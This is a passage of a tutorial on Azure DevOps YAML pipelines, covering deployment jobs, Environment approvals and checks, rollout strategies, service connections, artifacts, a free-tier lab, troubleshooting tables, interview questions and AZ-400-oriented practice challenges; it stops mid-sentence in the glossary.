A deployment job (- deployment: instead of - job:) is the specialised job for releasing. It does three things a normal job cannot: it targets an Environment (recording deployment history against it), it unlocks deployment strategies (runOnce/rolling/canary with lifecycle hooks), and it is the resource that approvals and checks gate.
stages:
  - stage: DeployProd
    dependsOn: DeployTest
    jobs:
      - deployment: deploy
        displayName: Deploy to production
        environment: prod                 # the Environment (created on first run if absent)
        pool: { vmImage: ubuntu-latest }
        strategy:
          runOnce:
            deploy:
              steps:
                - download: current        # fetch this run's published artifact
                  artifact: app
                - script: ./deploy.sh
Approvals & checks — not in the YAML
The single most important conceptual point, and the reason this lesson complements the advanced one: approvals and gates are not pipeline YAML. They are checks attached to a protected resource — almost always an Environment (configured under Pipelines → Environments → … → Approvals and checks), sometimes a service connection or variable group. The pipeline declares what it deploys and where; the Environment’s checks decide whether it may proceed. This is deliberate: a developer editing azure-pipelines.yml cannot delete a production approval, because the approval lives on the Environment under a different permission.
| Check (on the Environment) | What it does |
|---|---|
| Approvals | Pause until designated users/groups approve (set timeout; disable self-approval for four-eyes) |
| Business hours | Only pass within a time window/zone |
| Exclusive lock | Only one run through the Environment at a time |
| Invoke Azure Function / REST API | Automated gate against an external system |
| Query Azure Monitor alerts | Block while an alert is firing |
| Required template | Reject any pipeline that doesn’t extends an approved template |
| Evaluate artifact / Branch control | Restrict which artifacts/branches may deploy |
Checks run before the deployment job’s agent is acquired — a blocked approval costs zero agent minutes. The exhaustive treatment of every check, their timeouts and retry cadences, exclusive-lock blast-radius pitfalls, and codifying them with Terraform is in the advanced multi-stage/approvals lesson.
An auto-created Environment (created implicitly the first time the YAML names it) has no checks. Always pre-create production Environments and attach checks before a pipeline can target them, or the first prod run sails straight through ungated.
Deployment strategies
The strategy: of a deployment job picks how the release rolls out and which lifecycle hooks are available. Hooks run in order: preDeploy → deploy → routeTraffic → postRouteTraffic → on: { failure | success }.
strategy:
  runOnce:                       # simplest: deploy once
    preDeploy:   { steps: [ { script: ./pre.sh } ] }
    deploy:      { steps: [ { download: current, artifact: app }, { script: ./deploy.sh } ] }
    routeTraffic:{ steps: [ { script: ./route.sh } ] }
    postRouteTraffic: { steps: [ { script: ./smoke.sh } ] }
    on:
      failure:   { steps: [ { script: ./rollback.sh } ] }
      success:   { steps: [ { script: ./notify.sh } ] }
| Strategy | Behaviour | Extra keys |
|---|---|---|
runOnce |
Run each lifecycle hook once | — |
rolling |
Roll out to agents/VMs in batches | maxParallel (count or %) — how many targets at a time |
canary |
Release in increasing increments, pausing between | increments: [ 10, 20, ... ] (percentages per wave) |
rolling and canary are primarily for VM and Kubernetes environment resources (where there are multiple targets to roll across). The hooks are where you wire health checks: e.g. run an Azure Monitor probe in postRouteTraffic and roll back in on.failure. Inside a deployment job there is no implicit checkout — download your artifacts (or add - checkout: self).
Service connections: authenticating to the outside
Pipelines reach external systems — Azure, AWS, Docker registries, Kubernetes clusters, SonarQube — through service connections (created under Project Settings → Service connections), referenced by name in the relevant task.
steps:
  - task: AzureCLI@2
    inputs:
      azureSubscription: payments-prod-sc    # the service-connection name
      scriptType: bash
      scriptLocation: inlineScript
      inlineScript: az group list -o table
| Service-connection type | Connects to |
|---|---|
| Azure Resource Manager | An Azure subscription/resource group (the most common) |
| Docker Registry / ACR | A container registry for Docker@2 push/pull |
| Kubernetes | A cluster for KubernetesManifest@1/Kubernetes@1 |
| GitHub / generic Git | External repos |
| Generic / SSH / npm / NuGet / SonarQube / AWS / GCP | Their respective systems |
The security-critical choice for the Azure RM connection is its authentication scheme:
| Auth scheme | What it stores | Verdict |
|---|---|---|
| Workload Identity Federation (OIDC) | Nothing — short-lived OIDC tokens exchanged with Entra ID | Preferred — no secret to leak or rotate |
| Service principal (secret) | A client secret that expires | Legacy; rotate or migrate |
| Managed identity | Uses the agent’s identity (self-hosted) | Good for self-hosted in Azure |
Use Workload Identity Federation for new Azure connections — Azure DevOps presents a short-lived OIDC token to Microsoft Entra ID, which exchanges it for an access token via a federated credential; nothing is stored and nothing expires under you. A service connection is itself a protected resource and can carry its own approval check. The deep mechanics of WIF and converting existing secret-based connections are in the advanced lesson.
Artifacts: moving build outputs
Because jobs and stages run on separate agents, files produced in one reach another only as a Pipeline Artifact. The modern shortcuts are publish (upload) and download (fetch).
stages:
  - stage: Build
    jobs:
      - job: build
        steps:
          - script: dotnet publish -o $(Build.ArtifactStagingDirectory)
          - publish: $(Build.ArtifactStagingDirectory)   # upload
            artifact: app
  - stage: Deploy
    dependsOn: Build
    jobs:
      - deployment: deploy
        environment: dev
        strategy:
          runOnce:
            deploy:
              steps:
                - download: current        # download THIS run's artifacts
                  artifact: app
                - script: ls $(Pipeline.Workspace)/app
| Shortcut | Expands to | Notes |
|---|---|---|
publish: <path> + artifact: <name> |
PublishPipelineArtifact@1 |
Uploads a folder as a named Pipeline Artifact |
download: current |
DownloadPipelineArtifact@2 |
Fetches artifacts from the current run into $(Pipeline.Workspace) |
download: <pipelineAlias> |
same | Fetches artifacts from a pipeline resource (build-then-release) |
download: none |
— | Suppress the automatic download in deployment jobs |
Deployment jobs auto-download the current run’s artifacts (and a pipeline-resource’s) unless you say download: none — another reason a deploy doesn’t checkout source: it expects built artifacts, not the repo.
The artifact landscape, briefly:
| Artifact kind | Use |
|---|---|
Pipeline Artifacts (publish/download) |
Pass build outputs between jobs/stages and into the next pipeline — the default |
Build Artifacts (PublishBuildArtifacts@1) |
The older mechanism; Pipeline Artifacts are faster and preferred |
Universal Packages (UniversalPackages@0) |
Versioned binary packages in Azure Artifacts feeds, for cross-pipeline/long-lived sharing |
Pipeline Caching (Cache@2) |
Speed up runs by restoring dependency directories (keyed by a hash) — an optimisation, not a deliverable; a miss is harmless |
Pipeline Artifacts versus Universal Packages is the interview distinction: a Pipeline Artifact is scoped to moving outputs within or directly between pipelines; a Universal Package is a versioned, independently consumable package living in a feed, for when many consumers over time need it. And caching is orthogonal — “I might need this again to go faster” — never a substitute for an artifact (“I produced this and something downstream needs it”).
Diagram: the anatomy of an Azure Pipelines run

The diagram traces a single run from the top: a trigger (CI/PR/scheduled/resource) matches and compiles the pipeline (all ${{ }} template expressions resolve, all templates expand); stages run on the dependsOn graph; each stage’s jobs are scheduled onto agents from a pool (Microsoft-hosted or self-hosted); a deployment job targets an Environment whose approvals & checks gate it before any agent is acquired; each job’s steps run tasks; and data crosses boundaries the only ways it can — output variables between jobs/stages, Pipeline Artifacts for files — while service connections authenticate the reach into Azure and registries. Keep this picture in mind whenever a deploy “can’t find” something a build made, or a job’s workspace is mysteriously empty.
Going deeper
The fundamentals above get you productive; these are the internals and edge cases that separate someone who copies a pipeline from someone who can debug one under pressure.
How a run is actually compiled
A run is built in two distinct phases, and almost every ${{ }} versus $[ ] confusion dissolves once you see them:
- Compile (expansion) time. Azure DevOps takes your YAML, expands every
template:/extends, resolves every${{ }}template expression, unrolls every${{ each }}, and drops every${{ if }}branch whose condition is false. The output is a single, fully-materialised pipeline plan. Nothing has run yet; no agent exists. Values it can see: parameters, statically-defined variables, and system values known before the run. - Runtime. The plan executes stage by stage. Now
$[ ]runtime expressions andcondition:s evaluate (they can finally seedependencies, job results, and output variables), and$( )macros are text-substituted the instant before each step runs.
So a ${{ if }} step that “won’t run even though it’s true at runtime” was deleted at compile time — it was never in the plan. That is a different thing from a step with a condition: that evaluated to skip: the latter is in the plan and shows as skipped; the former simply isn’t there. This also caps what templates can do: a template can’t branch on another job’s output, because templates expand before any job runs.
Container jobs
A job can run every step inside a container instead of directly on the agent — you get a pinned, reproducible toolchain without baking it into the agent image:
resources:
  containers:
    - container: builder
      image: mcr.microsoft.com/dotnet/sdk:8.0

jobs:
  - job: build
    container: builder        # all steps run INSIDE this image
    steps:
      - script: dotnet --info
The agent still exists (it orchestrates), but your script/task steps execute in the container’s filesystem. It’s great for “works on my machine” reproducibility; watch out that some tasks assume tools present on the host image.
Job authorization scope and System.AccessToken
Every job gets a built-in OAuth token, $(System.AccessToken), representing the build service identity — used to call Azure DevOps REST APIs, push tags back, or authenticate to feeds. Two security levers matter:
- Limit job authorization scope to the current project (org/project setting): stops a pipeline’s token from reaching other projects’ resources — enable it.
- Protected resources (Environments, service connections, variable groups, secure files, repositories) are gated by pipeline permissions and checks; a pipeline must be explicitly authorised to use one, which is why a new pipeline’s first use of a service connection prompts for permission.
Never echo $(System.AccessToken) — it is a live credential and, like any secret, only masked when it appears verbatim.
Exclusive locks and lockBehavior
When an Environment (or other protected resource) carries an Exclusive lock check, lockBehavior on the stage decides what happens to the queue:
stages:
  - stage: DeployProd
    lockBehavior: sequential    # runLatest (default) | sequential
    jobs:
      - deployment: deploy
        environment: prod
        strategy: { runOnce: { deploy: { steps: [ { script: ./deploy.sh } ] } } }
runLatest (the default) cancels all but the newest queued run — great for “only the latest commit matters” deploys. sequential runs them in order, one at a time — use it when every change must deploy (e.g. database migrations that must not be skipped).
Pipeline decorators — org-wide step injection
A pipeline decorator is an extension that injects steps into every pipeline in the organisation, before or after the user’s steps, with no change to any azure-pipelines.yml. It is how a security team guarantees an org-wide credential-scanner or SBOM step runs even on pipelines they don’t own — the ultimate “you can’t remove the guardrail by editing your file” control, and the org-wide complement to per-Environment required-template checks.
Common beginner mistakes
These are misconceptions — wrong mental models — as opposed to the symptom→fix table further down. Fixing the model fixes a whole class of bugs at once.
-
“A job and a deployment are basically the same, and files carry over between them.” They don’t. Every job is a fresh, isolated agent — a clean machine with an empty workspace. Nothing a build job wrote is visible to a later job unless you
publish/downloadit as a Pipeline Artifact (files) or pass it as an output variable (strings). The right model: jobs share nothing; steps within one job share everything. -
“
${{ }},$( )and$[ ]are three styles for the same thing.” They are evaluated at three different times and can do different things.${{ }}runs at compile time (shapes the pipeline; can’t see runtime data).$( )is runtime text substitution (values into commands).$[ ]is a runtime expression (conditions/variables that readdependencies). Reaching for the wrong one is the single most common Azure Pipelines bug. -
“My approval will live in the YAML with the deploy.” No — approvals and checks live on the Environment, configured in the UI, under separate permissions. This is deliberate: it means a developer editing
azure-pipelines.ymlcannot delete a production gate. If you can’t find the approval in your file, that’s correct. -
“I named the Environment
prodin YAML, so it’s protected.” An auto-created Environment has no checks at all — the first run sails straight through. You must pre-create the Environment and attach approvals/checks before any pipeline targets it. -
“My deployment job checks out the repo like every other job.” Deployment jobs check out nothing by default (they’re meant to consume built artifacts). If the deploy needs the source, add
- checkout: self; if it needs build output,downloadthe artifact. -
“The nightly schedule I set will run every night.” Only if code changed — the default is
always: false, which skips a scheduled run when nothing changed since the last one. For a true nightly, setalways: true. -
“
ubuntu-latestpins my build environment.” It’s the opposite of pinned —*-latestmoves to the next OS image when Microsoft rolls it, which can break a build with zero code changes. Pinubuntu-24.04for anything reproducible. -
“My secret is a variable, so
$(mySecret)just works in my script.” Secrets are not auto-mapped into a step’s environment (to prevent leaks). Map them explicitly withenv: { KEY: $(mySecret) }, and neverechothem.
Hands-on lab
You’ll build a small but complete multi-stage pipeline in a free Azure DevOps organisation: a Build stage that publishes an artifact, a DeployDev stage with a deployment job that downloads it, an Environment with a manual approval, an output variable passed across stages, a matrix job, and conditions. Everything here fits the free tier.
Step 1 — Create an organisation, project and repo
- Go to
https://dev.azure.comand sign in (free). Create a new organisation if you don’t have one, then a project namedpipelines-lab(Git, private is fine). - In Repos, initialise the repo with a README so it isn’t empty.
Step 2 — Add a tiny app and the pipeline file
Add two files via the web editor (Repos → Files → ⋯ → New file), or clone and push.
app.sh (our “build” and “deploy” stand-ins):
#!/usr/bin/env bash
echo "built artifact at $(date -u)" > app.txt
echo "BUILD OK"
azure-pipelines.yml:
name: $(Date:yyyyMMdd)$(Rev:.r)

trigger:
  branches:
    include: [ main ]

pr:
  branches:
    include: [ main ]

pool:
  vmImage: ubuntu-latest

variables:
  buildConfiguration: Release

stages:
  - stage: Build
    displayName: Build & Test
    jobs:
      - job: build
        displayName: Build (matrix)
        strategy:
          maxParallel: 2
          matrix:
            linux:   { TARGET: linux }
            alpine:  { TARGET: alpine }
        steps:
          - script: |
              chmod +x app.sh && ./app.sh
              echo "##vso[task.setvariable variable=builtBy;isOutput=true]$(TARGET)"
            name: builder
            displayName: Build for $(TARGET)
          - publish: $(System.DefaultWorkingDirectory)/app.txt
            artifact: app-$(TARGET)        # unique per matrix leg

  - stage: DeployDev
    displayName: Deploy to dev
    dependsOn: Build
    condition: and(succeeded(), eq(variables['Build.SourceBranch'], 'refs/heads/main'))
    jobs:
      - deployment: deploy
        displayName: Deploy
        environment: dev                   # auto-created on first run
        variables:
          fromBuild: $[ stageDependencies.Build.build.outputs['linux.builder.builtBy'] ]
        strategy:
          runOnce:
            deploy:
              steps:
                - download: current
                  artifact: app-linux
                - script: |
                    echo "Deploying artifact built by: $(fromBuild)"
                    cat $(Pipeline.Workspace)/app-linux/app.txt
                  displayName: Deploy step
Step 3 — Create the pipeline
In Pipelines → Pipelines → New pipeline, choose Azure Repos Git, select the repo, then Existing Azure Pipelines YAML file, pick /azure-pipelines.yml, and Run.
Expected behaviour:
- The Build stage fans out into two parallel jobs (
linux,alpine), each runsapp.shand publishesapp-linux/app-alpine. - The DeployDev stage runs only because this is
main, downloadsapp-linux, prints “built by: linux” (proving the cross-stage output variable), and cats the artifact. - The run number looks like
20260615.1(thename:format).
Step 4 — Add an approval and see it gate
- Go to Pipelines → Environments → dev → ⋯ → Approvals and checks → + → Approvals. Add yourself as an approver and save.
- Re-run the pipeline. This time, when Build finishes, DeployDev pauses as “Waiting” — the deployment job’s agent is not consumed yet.
- Approve it from the run page. The deploy proceeds. You have just seen the load-bearing fact: the approval is on the Environment, not in the YAML — nothing in your file changed.
Step 5 — Exercise the conditions
- Create a branch
feature/x, editapp.sh, and open a pull request intomain. The PR trigger runs Build (validation), but DeployDev is skipped (theconditionrequiresmain). - Push a second commit to the PR branch and watch the in-progress validation auto-cancel (the default
pr.autoCancel).
Step 6 — Validation
# Optional: with the az CLI + azure-devops extension
az extension add --name azure-devops
az pipelines runs list --top 3 \
  --org https://dev.azure.com/<your-org> --project pipelines-lab \
  --query "[].{id:id, status:status, result:result, num:buildNumber}" -o table
A successful lab: a green multi-stage run, two parallel build legs, two artifacts, the deploy printing the cross-stage output variable, the approval pausing the deploy stage with no agent consumed, and the PR run skipping the deploy stage.
Cleanup
Azure DevOps charges nothing for what you used here. To tidy up: delete the dev Environment (Environments → dev → ⋯ → Delete), delete the pipeline (Pipelines → ⋯ → Delete), and optionally delete the project (Project Settings → Overview → Delete). Pipeline Artifacts expire on their own per the retention policy.
Cost note
Every Azure DevOps organisation includes one free Microsoft-hosted parallel job with a monthly minutes allowance for private projects (public projects get more free parallelism). This lab uses well under that. The two matrix legs run in parallel only if you have parallel capacity; on the single free parallel job they queue and run one after another — correct, just slower. Self-hosted agents don’t consume the hosted-minutes allowance at all (you pay for the VMs instead).
Common mistakes & troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
| Deployment job’s workspace is empty / “file not found” | Deployment jobs don’t checkout and you didn’t download |
Add - download: current (or - checkout: self if you need the repo) |
| PR trigger never fires on an Azure Repos repo | pr: is ignored for Azure Repos |
Configure a Build validation branch policy on the target branch instead |
A condition like eq(variables.x,'y') behaves oddly |
Mixed up $( ), ${{ }}, $[ ] |
Use ${{ }} for compile-time, $[ ] for runtime conditions, $( ) only for textual substitution |
| Cross-job/stage output variable is empty | Missing step name:, wrong path, or wrong syntax |
Reference dependencies.<job>.outputs['<stepName>.<var>'] with $[ ]; use stageDependencies across stages |
| Cleanup job/step skipped after a failure | Default condition is succeeded() |
Add condition: always() (or succeededOrFailed()) |
| Secret variable is blank in a script | Secrets aren’t auto-mapped to the environment | Map it explicitly: env: { KEY: $(secretVar) } |
| First production deploy ran with no approval | Environment was auto-created with no checks | Pre-create the Environment and attach checks before targeting it |
${{ if }} step “doesn’t run” even when true at runtime |
${{ }} is compile-time — it can’t see runtime values |
Use a runtime condition: with $[ ]/functions instead |
| Matrix artifact upload collides | Same artifact: name across matrix legs |
Make the name unique, e.g. app-$(TARGET) |
| Build “broke” with no code change | vmImage: ubuntu-latest moved to a new image |
Pin the image (ubuntu-24.04) for reproducibility |
| Nightly scheduled build never runs | always: false and no changes since last run |
Set always: true on the schedule |
Best practices
- Know your three syntaxes cold.
${{ }}shapes the pipeline at compile time;$( )injects values into commands at runtime;$[ ]computes runtime conditions/variables. Most “weird” pipeline bugs are a syntax mismatch. - Pin the agent image (
ubuntu-24.04) and pin template repository refs to tags (refs/tags/v3), never moving branches — a platform change shouldn’t silently alter every consumer. - Use deployment jobs + Environments for anything you release, even dev — you get deployment history and a place to hang checks for free.
- Keep approvals on the Environment, not the YAML. It’s the whole point — a developer can’t delete a gate by editing the pipeline file.
- Factor with templates and typed parameters (
values: [ … ]to validate). Useextendswhen a platform team must own the shape. batch: trueon hot branches to coalesce pushes;pr.autoCancelto stop wasting agents on superseded validations.- Map secrets explicitly into step
env:; neverechothem or run with command tracing near them. - Prefer Pipeline Artifacts over the older Build Artifacts, and Pipeline Caching for dependencies — don’t conflate the two.
- Put long shell logic in a checked-in script (
./scripts/deploy.sh) rather than a giant inline block — testable, lintable, and free of YAML/expression escaping pain. - Be explicit with
dependsOnon fan-in — a stage that lists one predecessor will start before parallel siblings finish.
Security notes
- Use Workload Identity Federation (OIDC) for Azure service connections — no stored client secret to leak or rotate; scope it to the subscription/resource group it needs.
- Approvals and checks live on protected resources (Environments, service connections, variable groups) under separate permissions, so pipeline authors can’t bypass them. Treat the Environment as the security boundary for production.
- Map secret variables explicitly into step
env:; they are not auto-injected precisely to avoid leakage, and masking only covers verbatim appearances — neverechoa secret or enableset -xnear one. - Guard against template injection — never splice attacker-influenced text (branch name, PR title, tag, queue-time variable) into a
script:via$( ); map it intoenv:and read it as a shell variable. Enable “Limit variables that can be set at queue time” and enforce anextendsrequired template so PR/fork builds can’t reshape the pipeline. - Pin everything mutable: agent images, template repo refs, task major versions. A moved branch or re-tagged template can change what runs.
- Restrict who can edit Environments and service connections and use groups (not individuals) as approvers with self-approval disabled for four-eyes on production.
- Be wary of
prvalidation on forks/public projects — secrets should not be exposed to untrusted PR builds; scope production secrets to Environments only the protected stages can reach. - Variable groups backed by Key Vault keep secrets out of the pipeline definition and out of Git; scope them per stage so dev never sees prod values. (Deeper: secrets & configuration management.)
Interview & exam questions
1. Describe the Azure Pipelines hierarchy and what isolation each level has.
Stages → jobs → steps → tasks. Stages run sequentially by default (each on its own dependsOn). Each job runs on a fresh, isolated agent; jobs share nothing, so data moves via output variables (strings) or Pipeline Artifacts (files). Steps within a job share the agent’s filesystem. A task is a packaged, versioned kind of step.
2. What are the three expression syntaxes, and how do they differ?
${{ }} is a compile-time template expression — evaluated when the YAML is parsed, used to shape the pipeline (if/each, choosing templates); it can’t see runtime values. $( ) is macro/runtime textual substitution — the variable’s text is spliced into a command/input just before the step runs. $[ ] is a runtime expression — evaluated at runtime for condition: and variables: values, where you need functions and the dependencies object.
3. A normal job sees the repo but my deployment job’s workspace is empty — why?
Normal jobs check out self automatically; deployment jobs do not check out anything by default (they’re meant to consume built artifacts). Add - download: current for artifacts, or - checkout: self if the deploy genuinely needs the source.
4. How do you pass a value from one job to another, and across stages?
The producing step sets an output variable (##vso[task.setvariable variable=x;isOutput=true]v) and has a name:. The consumer references it with $[ dependencies.<job>.outputs['<step>.x'] ] within a stage, or $[ stageDependencies.<Stage>.<Job>.outputs['<step>.x'] ] across stages.
5. Where do approvals live, and why not in the YAML?
On the Environment (or another protected resource) as a check, under separate permissions. Keeping them off the YAML means a developer editing azure-pipelines.yml cannot remove a production gate, and checks run before an agent is acquired, so a blocked approval costs no agent minutes.
6. Microsoft-hosted vs self-hosted agents — when each? Microsoft-hosted: ephemeral, always-clean VMs, free minutes, no maintenance — for standard builds with no private dependencies. Self-hosted (or scale-set): you maintain them, but they can sit inside your VNet (reach private resources), keep warm caches/tools, and use special hardware — for private-network deploys and heavy/specialised builds.
7. What is the difference between a template: include and an extends: template?
template: includes a reusable fragment (steps/jobs/stages/variables) into a pipeline the author still fully controls. extends: hands control to a template that owns the whole pipeline shape and exposes only parameterised hooks — the basis for required-template governance, where a protected Environment can mandate that every pipeline deploying to it extends an approved template.
8. How do CI, PR, and scheduled triggers differ, and what’s the Azure Repos PR caveat?
trigger fires on pushes (with branch/tag/path filters and batch). pr fires on pull-request updates — but only for GitHub/Bitbucket; Azure Repos PR validation is set via branch policies, not YAML. schedules fire on cron (UTC), with always controlling whether they run when nothing changed.
9. What does batch: true do on a CI trigger?
While a run is in progress on the branch, new pushes are collected rather than each starting a run; when the current run finishes, a single run executes covering all batched changes. It trades latency for fewer, larger runs on busy branches.
10. Name the deployment strategies and a use for the lifecycle hooks.
runOnce (deploy once), rolling (batches of targets, maxParallel), canary (incremental waves, increments). Hooks preDeploy → deploy → routeTraffic → postRouteTraffic → on.{failure,success} let you, e.g., run a health probe in postRouteTraffic and roll back in on.failure.
11. Why is a secret variable blank in my script, and how do you fix it?
Secret variables are deliberately not auto-mapped into the process environment (to avoid leaks). Map them explicitly: env: { API_KEY: $(apiKeySecret) } on the step.
12. Pipeline Artifact vs Universal Package vs Cache?
A Pipeline Artifact moves build outputs within or directly between pipelines (publish/download). A Universal Package is a versioned, independently consumable package in an Azure Artifacts feed for many/long-lived consumers. Caching is an optimisation that restores dependency directories to speed runs — a miss is harmless and it is never a substitute for an artifact.
Quick check
- Which job type checks out source automatically, and which does not?
- Of
$( ),${{ }},$[ ], which is evaluated at compile time? - How are PR triggers configured for an Azure Repos repository?
- What single setting makes a nightly scheduled build run even when nothing changed?
- Where do you attach a production approval so a pipeline author can’t remove it?
Answers
- A regular
jobchecks outselfautomatically; adeploymentjob checks out nothing by default. ${{ }}(template expressions are compile-time).- Via a Build validation branch policy on the target branch — not the YAML
pr:key. always: trueon the schedule.- On the Environment as an Approval check (a protected resource governed by separate permissions).
Practice challenges
Work these in a scratch pipeline (the free tier is plenty). Each is a rung up in difficulty; open the solution only after you’ve attempted it.
1 (beginner) — The shortest possible pipeline. Write the smallest valid azure-pipelines.yml that runs a single echo on a Microsoft-hosted Ubuntu agent, with no stages or jobs written out.
<details> <summary>Solution</summary>
pool:
  vmImage: ubuntu-latest
steps:
  - script: echo "hello from Azure Pipelines"
Why: the hierarchy is collapsible — with one implicit stage and job you can drop straight to steps:. pool: + steps: is the minimum.
</details>
2 (beginner) — Only build when the API changes. In a monorepo, make the CI trigger fire on pushes to main only when files under services/api/ changed.
<details> <summary>Solution</summary>
trigger:
  branches:
    include: [ main ]
  paths:
    include: [ services/api/* ]
Why: paths.include is the monorepo lever — a push touching nothing under it won’t start the run (mind required-status checks, though).
</details>
3 (intermediate) — Test on two runtimes, one at a time. Run one job across Node 20 and Node 22 using a matrix, but never more than one leg at once.
<details> <summary>Solution</summary>
jobs:
  - job: test
    strategy:
      maxParallel: 1
      matrix:
        node20: { NODE_VERSION: '20' }
        node22: { NODE_VERSION: '22' }
    steps:
      - script: echo "testing on Node $(NODE_VERSION)"
Why: the Azure matrix is a map of named legs (not a Cartesian product); maxParallel: 1 serialises them.
</details>
4 (intermediate) — Pass a value across stages. Produce a string in a job in stage A and print it from a job in stage B.
<details> <summary>Solution</summary>
stages:
  - stage: A
    jobs:
      - job: producer
        steps:
          - bash: echo "##vso[task.setvariable variable=sha;isOutput=true]abc123"
            name: gen
  - stage: B
    dependsOn: A
    jobs:
      - job: consumer
        variables:
          sha: $[ stageDependencies.A.producer.outputs['gen.sha'] ]
        steps:
          - script: echo "got $(sha)"
Why: cross-stage output variables use stageDependencies.<Stage>.<Job>.outputs['<step>.<var>'] read with the runtime $[ ] syntax; the producing step needs a name:.
</details>
5 (advanced) — Factor a step into a validated template. Extract a build step into templates/build.yml with a target parameter restricted to linux or alpine, and call it.
<details> <summary>Solution</summary>
# templates/build.yml
parameters:
  - name: target
    type: string
    values: [ linux, alpine ]
steps:
  - script: ./build.sh ${{ parameters.target }}
# azure-pipelines.yml
steps:
  - template: templates/build.yml
    parameters:
      target: linux
Why: values: makes the parameter a compile-time-validated enum — a typo fails the run early, before any agent is used.
</details>
6 (advanced) — Enforce a step a consumer can’t remove. Use an extends template that runs the consumer’s buildSteps and a mandatory ./mandatory-scan.sh the consumer cannot delete.
<details> <summary>Solution</summary>
# templates/pipeline.yml — owns the shape
parameters:
  - name: buildSteps
    type: stepList
    default: []
stages:
  - stage: Build
    jobs:
      - job: build
        steps:
          - ${{ parameters.buildSteps }}      # consumer's steps spliced here
          - script: ./mandatory-scan.sh       # ENFORCED — not a hook
# azure-pipelines.yml — hands control to the template
extends:
  template: templates/pipeline.yml
  parameters:
    buildSteps:
      - script: dotnet build
      - script: dotnet test
Why: extends inverts control — the template owns the pipeline shape and the consumer may only fill the hooks it exposes, so the scan can’t be edited out. Attach a required-template check to a protected Environment and extending it becomes the only way to deploy there.
</details>
Exercise
Extend the lab pipeline into a fuller delivery pipeline:
- Add a DeployProd stage that
dependsOn: DeployDev, targeting aprodEnvironment pre-created with a manual approval and an exclusive lock, withconditionrestricting it tomain. - Factor the build steps into a step template
templates/build.ymlwith a typed parametertarget(validated withvalues:), and call it from both matrix legs. - Convert the pipeline to
extendsatemplates/pipeline.ymlthat owns the stage shape and injects the consumer’sbuildStepsvia astepListparameter, and enforces a mandatory./scan.shstep the consumer can’t remove. - Add a scheduled nightly trigger (
always: true) and a pipeline resource that downloads an upstream pipeline’s artifact. - Add an Azure Resource Manager service connection using Workload Identity Federation and an
AzureCLI@2step in the prod deploy that runsaz account show.
Success criteria: prod pauses on its approval (no agent consumed) and serialises under the exclusive lock; the build template is reused with a validated parameter; the extends template guarantees the scan step runs; the nightly fires without code changes; and the Azure step authenticates with no stored secret.
Certification mapping
- Microsoft AZ-400 (DevOps Engineer Expert) — this lesson maps directly onto “Design and implement build and release pipelines”: YAML pipeline structure (stages/jobs/steps/tasks), triggers, agent pools (Microsoft-hosted vs self-hosted), variables and variable groups (Key Vault-linked), templates and parameters, Environments with approvals/checks and deployment strategies, service connections and workload identity federation, and Pipeline Artifacts. Pair it with the advanced multi-stage/approvals lesson for the gates/governance objectives.
- AZ-104 / general Azure — the service-connection and managed-identity concepts and Environment targeting (VMs, AKS) reinforce identity and deployment fundamentals.
- AWS DOP-C02 / GCP Professional DevOps Engineer — the portable CI/CD concepts (pipelines, stages, gates, artifacts, OIDC federation, deployment strategies) transfer; this is the Azure-specific instantiation of the vendor-neutral anatomy.
Glossary
- Pipeline — the whole automated process defined in
azure-pipelines.yml, run when a trigger fires. - Stage — a major phase (Build, Deploy) containing jobs; stages run on a
dependsOngraph (sequential by default). - Job — a unit of work that runs on one isolated agent; the unit of parallelism within a stage.
- Deployment job — a special job (
